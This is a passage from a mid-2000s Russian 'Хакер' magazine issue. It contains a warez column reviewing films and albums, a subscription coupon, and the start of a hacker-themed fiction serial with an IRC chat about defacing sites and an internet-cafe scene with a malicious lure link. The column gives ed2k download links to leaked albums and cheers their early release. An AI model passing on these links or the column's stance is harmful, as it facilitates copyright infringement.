Забираем файл здесь: www.torry.net/vcl/graphics/packs/fastlib.zip

Иван Ко, профессор вареза (sidex@real.xakep.ru)



LEECH
СВЕЖАЯ WAREZ-КА

ВИДЕОВАРЕЗ

«РОЖДЕСТВО С НЕУДАЧНИКАМИ» (CHRISTMAS WITH THE KRANKS) / КОМЕДИЯ

Премьера в RU: 30.12.04



Шизанутая семейка решает забить на НГ, хотя прежде они были большими любителями приложить за воротник по этой теме. Сейчас же они слили дочку на каникулы в тропики. Дочке не удастся качественно отдохнуть от перегретых родичей, ибо они собираются нанести внезапный визит-сюрприз к ней на Чунга-Чангу! Доча их опережает и сама выдвигается домой раньше времени, чтобы огорошить родню. Родики же быстро пытаются обустроить НГ за оставшиеся полдня. «Ирония судьбы» по-американски.

«ЛЮБИМЧИК» (DE-LOVELY) / МЕЛОДРАМАТИЧЕСКАЯ КОМЕДИЯ


Премьера в RU: 16.12.04



Заморский композитор из числа передовых тележит о своей жизни на протяжении целого фильма - довольно симпатичного мюзикла. Что главное в жизни нотного творца? Конечно, любовь и музыка. Об этом нам и рассказывает во всех красках Эшли Джадд, главная из возлюбленных героя. Детали фильма выписаны красиво, идея истории о бытие звезды заслуживает уважения, фактическая точность, со слов профессионалов, была также соблюдена. Фильм идеален для американского проката, но может быть не понят у нас: а) сего творца у нас никто не знает, б) сам творец любит мужчин, а это все еще не очень принимается отечественной публикой.

«ЛЮБОВНАЯ ЛИХОРАДКА» (A LOVE SONG FOR BOBBY LONG)

Премьера в RU: 23.12.04



Блудная дочь возвращается в родной Урюпинск в Америке, чтобы обнаружить родной дом заброшенным. Если бы оттуда просто все вынесли - это еще полбеды, но там все еще живут два калдыря, бывшие кореша-подельники почившей мамаши. Один - бывший учитель музыки, второй - пропитой до кончика острого пера писатель/учитель литературы, который уже долгое время собирается написать бестселлер о жизни музыканта. Роль последнего исполняет небезызвестный Джон Траволта, которого мы совсем недавно видели в «Команде 49». Деваха вписывается в новую компанию, они живут уже на троих и постепенно понимают, насколько взаимосвязаны их путанные жизненные пути.

«СУПЕРСЕМЕЙКА» (THE INCREDIBLES)

Премьера в RU: 30.12.04




Забавный и качественно прорисованный мультик о супергероях - бывшем супермене и супертете, которые вступили ныне в супружескую связь и проживают за городом со всем семейством. У отца ныне лишь две проблемы - скука и ожирение. Борьба с обоими явлениями начинается автоматически, когда приходит внезапное сообщение о проблемах на удаленном острове. Сейчас, впрочем, как и много раз прежде, судьба человечества полностью зависит от действий суперсемейки. Они бьются со злом в полном составе, подключают к этому и детей, эксплуатируют труд несовершеннолетних. Теперь они понимают: источник их бесконечной энергии находится в них самих, им необходимо совершать совместные подвиги. «Пока мы едины, мы непобедимы».

«ТАКСИ» (TAXI) / КОМЕДИЯ

Премьера в RU: 30.12.04


Столько уже было фильмов одноименного названия, что брать сей релиз на пиратском лотке решительно не хотелось. Пересилил себя и все же разочаровался: фильм снят по очень схожему сюжету с французским «Такси» (то есть является официальным ремейком оного), причем тем же режиссером - Люком Бессоном. Здесь мы имеем мамашу-одиночку, которая бомбит таксисткой.



Ее уламывает на сотрудничество развозчик пиццы, и они открывают синдикат «Пиццы на скоростях». Узнав о подвигах ультразвуковой мамаши, юный чекист решает обратиться к ней за помощью. С новым напарником тетя преследует прекрасных барышень-грабительниц банка. Приятно, что одну из гопстопниц играет роскошная супермодель из Бразилии Жизель Бундхен.

«ПОЛЯРНЫЙ ЭКСПРЕСС» (THE POLAR EXPRESS) / СКАЗКА

Премьера в RU: 23.12.2004



Ты верил в деда Мороза? Я всегда скептически относился к факту его существования, наблюдая отца, прикручивающего вату к подбородку и вписывающегося в мамин красный домашний халат. В новом CGI-мульте мы имеем юного перца, который по-настоящему верит в тему, несмотря на подколки семьи. В один из праздников за перцем приходит скоростной поезд и увозит его на Северный Полюс. Работа мультипликаторов - достойная экранизация сказки по известной амерам книге. Если выбирать изо всех новогодних фильмов текущего сезона, я бы назвал «Полярный экспресс» наиболее удачным.

АУДИОВАРЕЗ

U2 «HOW TO DISMANTLE AN ATOMIC BOMB»



Откуда качать: ed2k://|file|U2%20(2004)%20How%20To%20Dismantle%20An%20Atomic%20Bomb%20320%20Kbps%202%20Minutos.rar|98722063|B8BE68AE4D8C69ECAD00EFF942A73B66|/

На радость всем варезникам планеты альбом был украден 10 днями раньше официального релиза. Продюсерам пришлось срочно переносить дату попадания CD на торговые лотки. Сие получилось 11 альбомом группы, которая уже продала более 120 миллионов копий своих предыдущих творений. Здесь мы имеем очередную политическую агитку против войны. Стилистика уводит к более ранним творениям; скорости и напора «All The Things You Can't leave Behind» нет вовсе.

ОБМЕН MP3-ДИСКАМИ VS. ИНЕТ-СКАЧКА

ВОПРОСЫ ДЛЯ MP3SEARCH.RU:

Q: Есть ли будущее у обмена MP3-дисками?
A: Считаю, что у почтовой темы, как, впрочем, и у любых других обменников музыкой «пользователь <-> пользователь», перспектив нет. На этот рынок каждый день выходит несколько профессиональных контент-провайдеров.

Q: Какой же коллекцией располагает mp3search?
A: Наша коллекция музыки - это порядка 2000 гигабайт (2 терабайта).

Q: Как же удалось поднять столько добра?
A: Коллекция собрана из совершенно разных источников. Цифровали, обменивались, покупали, скачивали, присылали авторы.

EMINEM «ENCORE»



Откуда скачать: ed2k://|file|Eminem_-_Encore_Inkl_Bonus_CD_for_www.goldesel.to.rar|119454073|9C57B530D21A7CF66481CD590EDF706F|/

Новый долгожданный компакт от Эминема. Первая реакция слушателя: блин, да тут ничего нового! Хулители продвигают идею: творец исписался, удивлять публику совсем разучился. Финальный вердикт я оставлю тебе, сам же приятно удивлюсь работе героя в дуэтах - получаются очень качественные вещи. Как и в случае с U2, диск был растиражирован по инету уже за две недели до даты официального выхода.

NIRVANA «WITH THE LIGHTS OUT»



Откуда скачать: ed2k://|file|Nirvana%20-%20With%20The%20Lights%20Out%203CD%20(2004)%20By%20Smelly%20@%20eMulenl.com.rar|320697094|3F6F6288FB7A7317CEEDDE092B68871C|/

Когда музыканты и продюсеры замечают, что их дензнаки подходят к концу, они приступают к выпуску антологий. Обладатели прав на творения группы Nirvana пошли именно по этому пути. Альбом слегка припоздал, чтобы стать отмечающим десятилетие со дня смерти Курта Кобейна. На диске ты найдешь записи самых ранних сейшенов группы (1987 года), а также самые последние сольные работы с акустикой от Курта. Забавна запись легендарной «Smells Like Teen Spirit», текст которой был вынесен в заглавие альбома. Неплохой релиз для настоящих поклонников группы, которые глубоко прочувствуют домашние записи автора. Остальные же могут не понять предложенного диска.



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по России
8-800-200-3-999
по всем вопросам по подписке

ВЫГОДА
Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ
Вы гарантированно получите все номера журнала
Единая цена по всей России

СЕРВИС
Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью
или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия 460 руб.*)



«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия 516 руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия 1220 рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + 2 CD
☐ на журнал Хакер + DVD
☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев
начиная с ______________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________________

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ______________________
область/край ______________________
город ______________________
улица ______________________
дом __________ корпус __________
квартира/офис ______________________
телефон (код) ______________________
e-mail ______________________
сумма оплаты ______________________

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ______________________ »	
с месяц 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ______________________ »	
с месяц 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

КАК ОФОРМИТЬ ЗАКАЗ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
   - по электронной почте: subscribe_xa@gameland.ru;
   - по факсу: 924-9694;
   - по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.

* Курьерская доставка осуществляется в течении 3х дней после выхода журнала в продажу только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Почтовая подписка

45722 Хакер + 2CD
29919 Хакер + DVD
Тел.: (095) 974-11-11

16768 Хакер + 2CD
16766 Хакер + DVD



Тел.: (095) 974-21-31

45722 Хакер + 2CD
29919 Хакер + DVD



Тел.: (095) 974-11-11

Вы также можете оформить почтовую подписку по каталогам подписных агентств во всех отделениях связи России. Для оформления подписки необходимо знать подписной индекс журнала или найти его в каталоге по названию.

Подписка для юридических лиц

www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

mindw0rk (mindw0rk@gameland.ru)

КРЕАТИФФ

ВСЕГО ЧЕРЕЗ НЕСКОЛЬКО СЕКУНД...

27.12

Шли последние предновогодние дни, поэтому минуты затишья в этом просторном, роскошном кабинете случались крайне редко. Посетители сменялись бесконечной чередой, всех нужно было принять, на все телефонные звонки ответить. Человек, который сидел за столом в кожаном кресле, устало массировал виски. Ему чертовски хотелось оказаться где-нибудь в тихом, спокойном местечке, подальше от всей этой чехарды. Но сбежать он не мог. Тем более сейчас.

Телефон пискнул, замигав красной лампочкой. Мужчина вздохнул и нажал на кнопку.

- Владимир Владимирович, министр образования на проводе, - послышался приятный голос секретарши. - Говорит, срочно.

- Соедините.

Президент молча слушал жалобы министра и по привычке теребил в руках карандаш.

- Володя, так что мне делать? - закончил свою речь собеседник.

- Я переговорю с Микитюком. Думаю, твой вопрос мы уладим.



- Хорошо бы. Честное слово, нужно обязательно решить это до Нового года. Обязательно!

- Да ты не беспокойся, решим мы твой вопрос. Куда он денется?

- Вот и замечательно.

После разговора с министром Путин нажал на кнопку телефона и бросил в динамик:

- Людочка, Алехина ко мне пригласи.

Встав из кресла, президент подошел к окну. За стеклом шел снег. Снежинки, подсвечиваемые огнями Кремля, кружились в воздухе и исчезали где-то внизу. Путин посмотрел на елку, которую он лично отобрал для установки на Красной площади, и с удовлетворением отметил, что выглядит она замечательно. Надо будет распорядиться поставить рядом деда Мороза с мешком подарков, пусть детишки порадуются.

Тяжелая, обитая кожей дверь открылась, и в кабинет вошел Андрей Алехин. Он был одним из самых молодых работников в президентском корпусе, но Путин считал его полезнее многих кремлевских старперов, в которых больше важности и самовлюбленности, чем способностей. Алехин седьмой месяц числился помощником пресс-секретаря, но выполнял и кучу других поручений, лично от президента. По сути, он был правой рукой Путина в тех делах, когда нужно было креативно поразмыслить, подать свежую идею.

- Вызывали, Владимир Владимирович?

- Да, присаживайся.

Путин открыл ящик в столе и достал оттуда какую-то бумагу.

- Держи! Это прошлое новогоднее обращение, которое писал Громов. К завтрашнему дню составь мне новое. Справишься?

Алехин пробежался глазами по тексту и уверенно кивнул.

- Сделаем.

- Зайди к Иванову, он тебе выдаст список основных достижений за этот год. Включи их в текст и не забудь с горечью упомянуть о трагических происшествиях. Понимаешь, о чем я?

Алехин с готовностью кивнул.

- В остальном - сам. Чтобы по-простому, но красиво и о главном.

- Сделаем, Владимир Владимирович.

- Готовый текст принесешь мне завтра к четырем вечера.

- Понял.

- Ну все тогда. Свободен.


* * *


Session Start: Mon Dec 27 11:49:01
* Now talking in #lcd
* Topic is 'Moofel, верни плеер, сволочь!'
* Set by Origin on Thu Dec 25 04:07:50

Cribble: hi ppl
Moofel: re man
Xonix: hi
Cribble: Ну че, кто где отмечать будет?
Midel: Хз. Как всегда, в последний момент решится. Но вообще есть несколько вариантов.
Xonix: Я с родаками. Типа НГ - домашний семейный праздник :)).
Midel: У нас в семейке вообще все разбегаются. Маманя с сотрудниками, папик - с какими-то левыми чуваками. И так каждый раз.
Xonix: Мда, тяжелый случай.
Ali: Я с девушкой и друзьями. У нас стабильное движение, напьемся как всегда.
Xonix: Классно вам.
Origin: А я вот думаю дернуть в Швейцарию. Там на НГ вообще тема.
Xonix: Ну, ты у нас богатенький буратина :).
Origin: Да там особо много не надо. Баксов 300 на все про все. От Питера добираться понты.
Origin: Крип, сам-то как?
Cribble: Да хз. Думаю вот. Предложили в клубе, но я в том году отмечал, мне не понравилось. Чего-то экстремального хочется. Тоже дернуть куда-нибудь. Москва задолбала.
Moofel: Я недавно читал интервью с кряк-группой, они Новый год в сетке встречали. Дружно что-то ломали. Вот так надо, пацаны!
Xonix: Тоже вариант :)).
Midel: Ацтой. Мне компа по жизни хватает, чтобы еще под НГ за ним торчать.
Moofel: Мид, ты не шаришь. Романтика!
Midel: Ага, офигенная романтика, когда все нормальные люди бухают, ковырять никсовый шелл.
Origin: Просто так ломать - фигня. Если уж хакать под Новый год, так что-то серьезное.
Moofel: Во-во, правильно мыслишь.
Xonix: Ага, похакайте страницу деда Мороза :)).
Ali: Origin, а что ты подразумеваешь под серьезным?
Moofel: Да хз. Ну Майкрософт.ком, например. Поздравить их так с Новым годом :). Или официальную страничку Путина.
Cribble: Да фигня это все. На маздае дефейс уберут через пару минут, с Путиным, подозреваю, та же фигня. Да и связываться с правительством как-то не хочется.
Midel: У меня знакомый один решил ломануть сервак ФСБ. Так его уже через два дня повязали. Несмотря на все эти анонимные прокси. Лучше в это не лезть.
* Alkaed has joined #lcd
Xonix: Alkaed, прив
Moofel: re
Xonix: Мы тут обсуждаем, че можно захакать под Новый год, чтобы запомнилось надолго.
Alkaed: И на чем остановились?
Xonix: Решили сначала хакнуть microsoft.com, потом www.government.gov.ru.
Alkaed: Ну, удачи :).
Xonix: Не-не, все вместе ломаем :)).
Moofel: Да, Алкид, вливайся. Без тебя не справимся. Покончим с этими, возьмемся за америкосов. Новогодняя ночка длинная. Всех успеем обслужить :)).
Alkaed: Не, парни, без меня. Мы с моей радостью цивильненько так у телевизора отметим. Поближе к кровати :)).
Xonix: Не по-хакерски как-то...
Alkaed: Да я и не претендую :).
Origin: Фигня это все. Отмечать НГ нужно как полагается - с водкой, елкой и веселой компанией.
Xonix: А как же Майкрософт и Путин? :)
Origin: Да к черту Майкрософт, вместе с Путиным.

28.12

Пашка остановил машину у подъезда, достал телефон и набрал номер. Тут же из трубки послышалось «Альоу?», произнесенное на французский манер.
- Солнце, я внизу.
- Уже спускаюсь! - ответила Аня.
Через минуту из здания редакции вышла молодая девушка в си-





реневой шубке. Открыв дверцу черной мазды, она потянулась и поцеловала водителя.

Аня и Паша познакомились полгода назад в интернете. Она разместила свою анкету на «Дамочке», и Пашино письмо заинтриговало ее больше остальных. А когда оказалось, что его автор - красивый стильный парень, с незаурядным умом и явно обеспеченный, она сделала все, чтобы влюбить его в себя. Это того стоило - их отношения нисколько не потеряли яркости даже несколько месяцев спустя.

- Нам нужно спешить. Магазин скоро закроется.

- Успеем. Если что, заедем в другой. Там круглосуточно.

По пути за подарками родителям и знакомым Аня рассказывала о новом задании, которое ей подкинул редактор и которое нужно было выполнить после праздника. Она работала корреспондентом в крупной московской газете, печаталась под псевдонимом, и ее материалы часто ставили на первую полосу. Сама Аня этим очень гордилась. Но еще больше радовалась, когда ей удавалось достать информацию, не доступную ни одному из ее коллег. У девушки была потрясающая способность раскапывать факты даже там, где их тщательно прятали под большим слоем трухи.

- Нужно найти и взять интервью у человека, который ведет одновременно две жизни. Представь себе, вечером - добропорядочный семьянин, любит жену, заботится о детях, а днем - проститутка в гейском публичном доме.

- В фантазии тебе не откажешь.

- Думаешь, это нереально? Да ладно тебе, Паш. Такое кругом. Вон, видишь ту старушку? - Аня показала на прошедшую мимо них бабушку с авоськой. - Как знать, может, эта старушка - тайный агент ФСБ и живет рядом с опасным подозреваемым под прикрытием?

- Тебе нужно меньше читать русские детективы.

- Ты не прав. На самом деле очень интересная тема. В ней можно такое раскопать... У тебя, кстати, есть подобные знакомые?

- Есть один. Днем его зовут мистер Томас Андерсон - программист, работающий на респектабельную компанию, разрабатывающую программное обеспечение. У него есть карточка социального страхования, он платит налоги. И он помогает выносить мусор с площадки! В другой жизни он занимается только компьютерами. И под псевдонимом Нео совершил практически все компьютерные преступления, которые предусмотрены законом.

- Ах да. У одной из этих жизней есть будущее, у другой нет... Я знала, что Нео первым придет тебе в голову. Ты наверняка согласился бы жить в мире Матрицы?

- Конечно. Но только если вместо Тринити будешь ты.

- Я польщена, милый, - Аня потянулась и снова чмокнула Пашу в щечку.

Внезапно машина остановилась около большого универсама.

- Анют, подожди здесь минутку. Я быстро.

- Ты куда?

- Никуда не выходи. Сейчас вернусь.

Аня наблюдала, как он вышел из машины и направился к остановке рядом с универсамом. В темноте что-либо рассмотреть было невозможно, поэтому девушка просто включила музыку в магнитоле погромче и принялась ждать.

Паша вернулся через три минуты с большим черным пакетом в руках. Пакет он сразу положил в багажник.



- Это что? - с удивлением спросила Аня, жестом показывая в сторону багажника.

- Да приятель попросил придержать до Нового года подарок жене. Чтобы дома не нашла.

Аня улыбнулась.

- Мой подарок ты тоже кому-то дал «придержать»?

- Твой главный подарок - это я, - в тон ей ответил он.

Машина тронулась с места.

* * *

Огромный немецкий дог по кличке Гром сидел у ног хозяина и с удовольствием подставлял ухо под ласки. Крупная рука с большим перстнем трепала его по загривку. Дог был уже немолод и за прожитое время два раза спас своему хозяину жизнь. В первый раз это произошло более десяти лет назад, когда хозяин еще не был настолько влиятельным человеком, а просто занимался бизнесом. Нашлась фирма, которой новый конкурент показался слишком назойливым, и заказала его киллеру. Тот проник в дом ночью, и, если бы не Гром, который тут же набросился на убийцу, все закончилось бы печально. Второй случай произошел три года назад на Кубе, где хозяин часто отдыхал. Каким-то образом он упал за борт катера, находящегося в двух милях от берега. Плавать он не умел, и, в то время как телохранитель дрых в шезлонге на корме, Гром прыгнул в воду и вытащил его на берег. Поэтому сидящей перед камином человек старался брать свою собаку всегда с собой.

На вид этому мужчине было пятьдесят. Смуглая кожа, пышные волосы с седою проседью, благородные черты лица, цепкий взгляд. Он одним своим видом производил впечатление, а когда начинал говорить, собеседник сразу понимал, что нужно слушать, ловить каждое слово. Потому что такой человек никогда не говорит просто так.

Мало кто знал его настоящую фамилию - намного более известным было его прозвище Кардинал. Сам он уже не помнил, как его получил, да и редко кто к нему так обращался. Люди почтительно называли его Александр Ефимович.

Состояние Кардинала исчислялось сотнями миллионов долларов. Ему хватило десяти лет, чтобы его сколотить. И когда зарабатывать деньги ему наскучило, он решил начать их тратить. Тратить в огромных количествах, подкупая чиновников и расширяя свое влияние. Конечной целью Кардинал видел захват власти в высших политических кругах. Но окружение президента ему оказалось не по зубам.

На журнальном столике рядом с креслом тихо зазвенел мобильный телефон. Рука с перстнем оторвалась от уха Грома и медленно взяла аппарат. Александр Ефимович ничего не сказал в трубку, но этого и не требовалось. Голос на том конце провода кратко известил:

- Клиент созрел.

Рука тихо положила мобильник обратно на стол.

29.12

Аня вскрикнула и обмякла. После этого они какое-то время лежали на кровати и переводили дыхание.

- Хорошо... - умиротворенно заметил Паша.

Девушка улыбкой выразила свое согласие.

- Пойду заварю нам кофе, - сообщила она и, накинув халат, отп-

равилась на кухню. Вернувшись с подносом обратно, она застала его уже сидящим за компьютером.

Паша работал в security-сфере, но, в отличие от нее, о своей работе не распространялся. Да и вообще, компьютерные темы старался при ней не затрагивать. Аня в самом начале их совместной жизни дала понять, что ей компьютерные премудрости малоинтересны. Иногда она спрашивала, что именно он делает, когда на экране маячил юникс и шло сканирование портов. Паша отшучивался: «Пентагон ломаю».

Аня поставила поднос на тумбочку и, завалившись на кровать, смотрела, как он увлеченно тарабанит пальцами по клавиатуре.

- Пашка, а ты когда-нибудь делал с компьютерами что-то противозаконное?

- Глупый вопрос. Конечно, нет.

- Я вот сейчас смотрю на тебя и вспомнила твоего Нео. Ведь ты вполне можешь быть таким же, как он. Днем работник преуспевающей компании, а вечером - хакер.

- Анька, прекращай глупости говорить. Меня не интересует подпольная жизнь.

- Ну, в подпольной жизни есть свои плюсы.

- Да? И какие же?

- Анонимность, доступ к запретному, неформальная тусовка...

- Ну и зачем мне сдалась анонимность? Я, наоборот, работаю, чтобы продвинуть свое имя.

- Настоящее имя. Кто знает, сколько у тебя других имен...

Конечно, она ни в чем его не обвиняла. Тон был шутливый, и он понимал, что Анька подкалывает. Но разговор ему был почему-то неприятен.

- Анют, давай закроем эту тему. Я не Нео, хотя не против научиться летать и исполнять кунг-фу. И вообще, не будем трогать компьютеры. Если я начну посвящать тебя в свою работу, тебе это очень быстро наскучит. Все-таки компьютерная безопасность - очень специфическая область.

- Ладно, ковбой, работай. Я пойду прогуляюсь.

- Куда? На улице дубарь!

- Ничего страшного. Мне еще надо заскочить кой-куда. Скоро вернусь.

Чмокнув его в щечку, она захватила с подноса свой кофе и пошла одеваться.

* * *

Интернет-кафе «Zoom», как и другие близлежащие заведения, было к празднику щедро украшено гирляндами и серпантином. К каждому столу была прикреплена еловая веточка с шариком, а у входа стояла большая кукла Санта Клауса с мешком через плечо. Словом, атмосфера в «Зуме» была самая что ни на есть новогодняя.

Сашок сидел за одним из компьютеров и пытался найти какие-нибудь новогодние приколы и студенческие игры. Тридцать первого у него на хате должна была пройти большая вечеринка, и по опыту прошлых вечерин Сашок знал, что для нормальной развлекухи нужна программа. И не игра в бутылочку, а что-то более серьезное. Мальчиков и девочек планировалось быть поровну. И это были не самые стеснительные мальчики и девочки.

Сашку редко доводилось иметь дело с интернетом, поэтому он периодически подзывал администратора и вопросами: «А чо тут?», «Чота я не понял?» - пытался втолковать, что ему нужно. Но время шло, и Сашок никак не мог отыскать ничего подходящего.

В какой-то момент в уголке экрана Сашок заметил мигающую иконку письма. Все компьютеры в кафе имели общую аську, которая загружалась по дефолту и с которой можно было быстро отправить сообщение нужному человеку. Такое не практиковалось в других интернет-кафе, но слишком уж часто юзеры доставали админов просьбой помочь настроить icq.

Открыв письмо, Сашок увидел одну-единственную надпись «Здесь ты сможешь увидеть меня голенькой» и ссылку на сайт. Упускать такую возможность было глупо, тем более если бы тетка оказалось симпотной, Сашок завсегда был готов продолжить знакомство в реале. Но, нажав на ссылку, вместо фотографии неожиданной гостьи он увидел кучу постоянно открывающихся окон.

«Ээ, а чо эта?» - позвал админа Сашок. Увидев творящееся на экране безобразие, админ закрыл браузер. Но в этом момент компьютер сам перезагрузился. Система загрузилась нормально, но наотрез отказывалась находить сеть. Теперь уже в непонятках был админ. Просмотрев настройки соединения и запущенные процессы, он не обнаружил ничего, что могло отрезать доступ. Админ позвал более опытного коллегу, но и тот не смог разобраться.

- Не, ну какого черта клацать все подряд? - не сдержался один из админов.





- Слышь, ты за метлой следи! Я те чо, хакир крутой? Я гребу, чо у вас с компьютерами?

